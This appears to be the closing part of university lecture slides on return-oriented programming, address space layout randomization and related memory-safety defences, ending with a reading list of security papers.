
- More samples in the paper – it is assumed to be Turing-complete.
- Problem: need to use existing gadgets, limited freedom
  - Yet another limitation, but no show stopper.
- Good news: Writing ROP code can be automated, there is a C-to-ROP compiler.

Preventing ROP



- ROP relies on code & data always being in same location
  - Code in app's text segment
  - Return address at fixed location on stack
  - Libraries loaded by dynamic loader
- Idea: Randomize layout

Address space layout randomization



ASLR

- Return-to-* attacks need to guess where targets are
- Implementation-specific limitations on Linux-x86/32
  - Can only randomize 16 bits for stack segment
    → one right guess in ~32,000 tries
  - Newly spawned child processes inherit layout from parent
- Guess-by-respawn attacks known

Preventing RET gadgets

- Stack smashing: we can replace 00 bytes by using different instructions
- Now, we can do the same thing with 0xC3 bytes
  - [Li2010]:
    - compiler can use non-C3 instructions
    - <10% overhead for most application benchmarks
- And then …
  - [Che2010]:
    - ”Return-oriented programming without returns”

Things I didn't mention

- Using printf() to overwrite memory content – *Format string attacks*
- Using malloc/free to modify memory
  - Heap overflows
  - C++ vtable pointers
- Kernel-level: rootkits
- Sandboxing (Virtual Machines, BSD Jails, SFI/XFI/NaCl) → Next week
- Web-based attacks → The week after

Conclusion

”It's an arms race.”

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If it gets too hard to attack your PC, then let's attack your mobile phone …

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Is all lost? - Maybe.

Further Reading

- Phrack magazine http://phrack.org
- [Sha07] H. Shacham et al. *”The Geometry of Innocent Flesh on the Bone: Return-to-libc Without Function Calls (on x86)”* ACM CCS 2007
- GCC stack smashing protection http://www.research.ibm.com/trl/projects/security/ssp/
- [Cow98] C. Cowan et al. *”StackGuard: Automatic Adaptive Detection and Prevention of Buffer-overflow Attacks”* Usenix Security 1998
- H. Shacham et al. *”On the Effectiveness of Address-Space Randomization”* ACM CCS 2004
- [Mason09] J. Mason et al. *”English Shellcode”* ACM CCS 2009

Further Reading (2)

- [Li2010] J. Li et al.: *Defeating Return-Oriented Rootkits With “Return-less” Kernels*, EuroSys 2010
- [Che2010] S. Checkoway et al.: *Return-oriented Programming Without Returns*, ACM CCS 2010
- B. Yee et al. *”Native Client: A Sandbox for Portable, Untrusted x86 Native Code”* IEEE Security&Privacy 2009
- Google Chromium Blog: *A Tale of 2 Pwnies (Part 1+2)*
  http://blog.chromium.org/2012/05/tale-of-two-pwnies-part-1.html
  http://blog.chromium.org/2012/06/tale-of-two-pwnies-part-2.html